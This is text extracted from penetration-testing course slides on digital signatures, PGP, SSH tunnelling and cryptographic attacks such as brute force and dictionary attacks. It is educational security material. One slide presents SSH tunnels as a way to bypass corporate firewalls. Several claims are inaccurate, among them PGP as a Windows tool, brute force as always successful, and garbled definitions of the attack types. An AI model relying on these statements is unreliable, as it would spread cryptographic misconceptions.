
SSL also ensures that no third party can tamper or alter the communication without the two entities to be aware of that.

LearnSecurity
Forging security professionals



Client

Server





Digital signature is a mechanism that allows to authenticate a message. It proves that the message is effectively coming from a given sender.

It is much like a human signature on a paper.





5.4.4 Digital signature



Digital signatures provide means by which it is possible to verify that the sender of a message really is who he's claiming to be.

The signature on a document cannot be reproduced for other documents; it is strictly bound to the signed document or a representation of it.





5.4.4.Digital signature



For instance, suppose that Alice wants to digitally sign a message to Bob.

Here is how it works:






5.4.4. Digital signature




56

ALICE



BOB





The main reasons for producing a message digest are:

- The message integrity is preserved. Any message alteration will be detected.
- The digital signature is applied to the digest. This because it is smaller than the message.
- Hashing algorithms are much faster than any encryption algorithm.



PRETTY GOOD PRIVACY (PGP)

eLearnSecurity
Forging security professionals



5.5 Pretty Good Privacy (PGP)



Pretty Good Privacy (PGP) is a computer program that provides cryptographic privacy and authentication created by Philip Zimmermann in 1991.

PGP is a windows tool commonly used to encrypt files, apply digital signature and enforce integrity.

PGP and other similar products follow the OpenPGP standard (RFC 4880) for encrypting and decrypting data.



5.5 Pretty Good Privacy (PGP)



PGP encryption uses public-key cryptography and includes a system which binds the public keys to an e-mail address.

For simplicity a web of trust model is used over a PKI model with CA's signing public keys.


Web of trust has made PGP widespread because easy, fast and inexpensive to use.

LearnSecurity
Forging security professionals




The two approaches to Trust:

Trust chain (Hierarchical)
SSL



Web of trust
PGP



Forging security professionals




5.5 Pretty Good Privacy (PGP)



PGP supports message authentication and integrity check.

The model works as long as we are sure that the public key used to send a message belongs effectively to the intended addressee.

We have to put trust in that binding because there's no CA confirming that.





OpenPGP is a set of standards which describes the formats for encrypted messages, keys, and digital signatures.

GnuPG (or gpg) is an open-source GPL implementation of the standards, and is the usual implementation found on GNU/Linux systems.

Most of what you read about PGP applies also to GnuPG

eLearnSecurity
Forging security professionals



5.5 Pretty Good Privacy (PGP)



A "PGP key" has several parts:

The name of its owner

The numerical value(s) comprising the key

What the key is to be used for (E.G., For signing; for encryption)

The algorithm the key is to be used with, E.G. ElGamal; RSA; DSA

An expiration date (possibly)

These fields are similar to those of an X.509 certificate. But a PGP key is not a certificate (no-one has signed it yet).



5.5 Pretty Good Privacy (PGP)



When using PGP, you will need to store:

- **Your own secret key** (this will be stored encrypted with a passphrase)
- **Your own public key** and the public keys of your friends and associates (stored in the clear)



5.5 Pretty Good Privacy (PGP)



The PGP software puts them in a file, called your **keyring**.

Your private keys are in a file and stored encrypted with a pass phrase.

The public keys don't have to be protected.

The keyring also contains copies of other people's public keys which are trusted by you.

Penetration Testing Professional
Forging security professionals



5.5 Pretty Good Privacy (PGP)



PGP can digitally sign a document, or actually a digest (e.g. SHA1) version of the document.

This is because:

- It is **more efficient**; it only has to sign 160 bits instead of your whole message, for remember that PK crypto is expensive.
- It means that the **signature** is a **manageable length** (160 bits can be represented easily in HEX).

LearnSecurity
Forging security professionals



5.5 Pretty Good Privacy (PGP)



If you want to encrypt a message, PGP will first generate a symmetric key and then encrypt the symmetric key with the public key.

The actual message is then encrypted with the symmetric key.

This is much more efficient and allows to have many addresses for the same message by encrypting different symmetric keys with the addresses public keys.



5.5 Pretty Good Privacy (PGP)



Thus, PGP puts together the ideas of symmetric-key encryption, public-key encryption, and hash functions, and also text compression, in a practical and usable way to enable you to sign and/or encrypt email.





5.5 Pretty Good Privacy (PGP)



The algorithms PGP uses are:

- **RSA, DSS, Diffie-Hellman** for public-key encryption
- **3DES, IDEA, CAST-128** for symmetric-key encryption
- **SHA-1** for hashing
- **ZIP** for compression



SECURE SHELL (SSH)

eLearnSecurity
Forging security professionals



5.6 Secure Shell (SSH)



Secure Shell or **SSH** is a network protocol that allows data to be exchanged using a secure channel between two networked devices.

Very common on **Unix** based systems, it is used as a secure replacement of Telnet as it allows remote access to a computer through a secure shell.

A client connecting to a SSH server, will have shell access on the server, in a secure way.



5.6 Secure Shell (SSH)




SSH, by means of Public keys can enforce authentication for both client and server.

Moreover it is also used to create tunnels, port forwarding and secure file transfer.

An SSH server, by default, listens on TCP port 22.



5.6 Secure Shell (SSH)



An SSH tunnel is an encrypted tunnel created through an SSH protocol connection.

SSH tunnels may be used to tunnel unencrypted traffic over a network through an encrypted channel.



5.6 Secure Shell (SSH)



SSH allows one to tunnel any protocol within a secure channel.

You can do so for instant messaging protocols, mount remote hard drives and so on.





5.6 Secure Shell (SSH)



To create an SSH tunnel, an SSH client is configured to forward a specified local port to a port on the remote machine.

Traffic to the local port (SSH client) is forwarded to the remote host (SSH server). The remote host will then forward this traffic to the intended target host.

The traffic between SSH client and server will be encrypted.



5.6 Secure Shell (SSH)



SSH tunnels provide a means to bypass firewalls that prohibit certain Internet services provided that outgoing connections are allowed.

Corporate policies and filters can be bypassed by using SSH tunnels.





SCENARIO:

Imagine being in a hotel or being connected to internet through an open insecure wireless connection.


You can establish a secure connection to your home PC with a simple command.

eLearnSecurity
Forging security professionals



With this command, all the traffic sent to localhost's port 3000 will be forwarded to remote host on port 23 through the tunnel.

```
ssh -L 3000:homepc:23 Bob@sshserver.com
```





5.6 Secure Shell (SSH)




80

-L is used to initiate a tunnel

3000:homepc:23 is **localport:remotehost:remoteport**

bob@sshserver.com **username@SSH server**





5.6 Secure Shell (SSH)



To connect to your home PC through telnet (port 23) in a secure way you will just use:

```
telnet localhost:3000
```

It will be automatically routed to your home PC through the SSH tunnel





CRYPTOGRAPHIC ATTACKS

eLearnSecurity
Forging security professionals



5.7 Cryptographic Attacks




Cryptographic attacks are attempts to subvert the security of the crypto algorithms by exploiting weaknesses with the goal to decipher ciphertext without knowing the key.





5.7 Cryptographic Attacks



eLearnSecurity
Forging security professionals



Classification of cryptographic attacks depends on the type of data available:

Known Only Attack

**Known Plaintext
only attack**

**Known Ciphertext
only attack**

Chosen Attack

**Chosen Plaintext
attack**

**Chosen
Ciphertext attack**

Adaptive Chosen Attack

**Adaptive chosen
plaintext attack**

**Adaptive chosen
ciphertext attack**

Forging security professionals



- **Known Plaintext only attack:** a cryptanalyst has access to a plaintext and the corresponding ciphertext.
- **Known Ciphertext only attack:** the attacker only knows the ciphertext but no plaintext

eLearnSecurity
Forging security professionals



- **Chosen Plaintext attack:** It is similar to 1 but the plaintext can be attacker's choosing
- **Chosen Ciphertext attack:** This method is used when the attacker only knows the ciphertext of his choosing and works his way back towards the plaintext. This method is very commonly used again public-private key encryption because the public key is widely known and finding private key will defeat the cipher

Penetration Testing Professional 5.0 – Caendra Inc. © 2018



- **Adaptive chosen plaintext/ciphertext attack:** In both methods, attacker can choose plaintext or ciphertext respectively one block after the other(based on previous results) which leads to the defeat of the cipher



Now we will talk about
common practical attacks:

1. Brute Force Attacks

2. Dictionary Attacks

3. Rainbow Tables

4. Side Channel Attacks

5. Birthday Attack



5.7.1 Brute Force Attacks



A brute force attack attempts every combination of the key.

It is most often used in a known plaintext or ciphertext-only attack when the attacker can easily verify the correctness of the guess.

Example: Bicycle locks are 3 digit locks, with a key range from 000 to 999. 1000 different attempts have to be made.

Forging security professionals




5.7.1 Brute Force Attacks



A brute force attack is always successful no matter how big the key is. Algorithm considered secure now, sooner or later will become obsolete.

As CPU speeds increase and storage becomes more affordable, cracking time become less and less up to making feasible what now is considered unfeasible.





5.7.1 Brute Force Attacks



Encryption algorithm like DES that use a key length of 56 bits is now considered absolutely insecure as software that exploit FPGA's and CUDA computational power are available and can break keys in a reasonable time.






5.7.2 Dictionary Attack



A **dictionary attack** attempts the most likely keys.

Especially for symmetric key algorithms where keys are selected by users, this approach can work better than the Brute force attack.

The attack is only successful if the dictionary contains the key.





5.7.2 Dictionary Attack



The explored key space is far smaller compared to the Brute force attack. Considering a 4 letters, lowercase key a dictionary might attempt:

abba, big, bob, bed, dig, dog, cat, doll, duff, earl...

While a brute force would attempt:

aaaa, aaab, aaac, aaad, aaae....





5.7.2 Dictionary Attack



Dictionary attacks succeed because of the human factor.

Given a 4 letters key it is more likely to select something that can be easily remembered instead of “ghxw.”

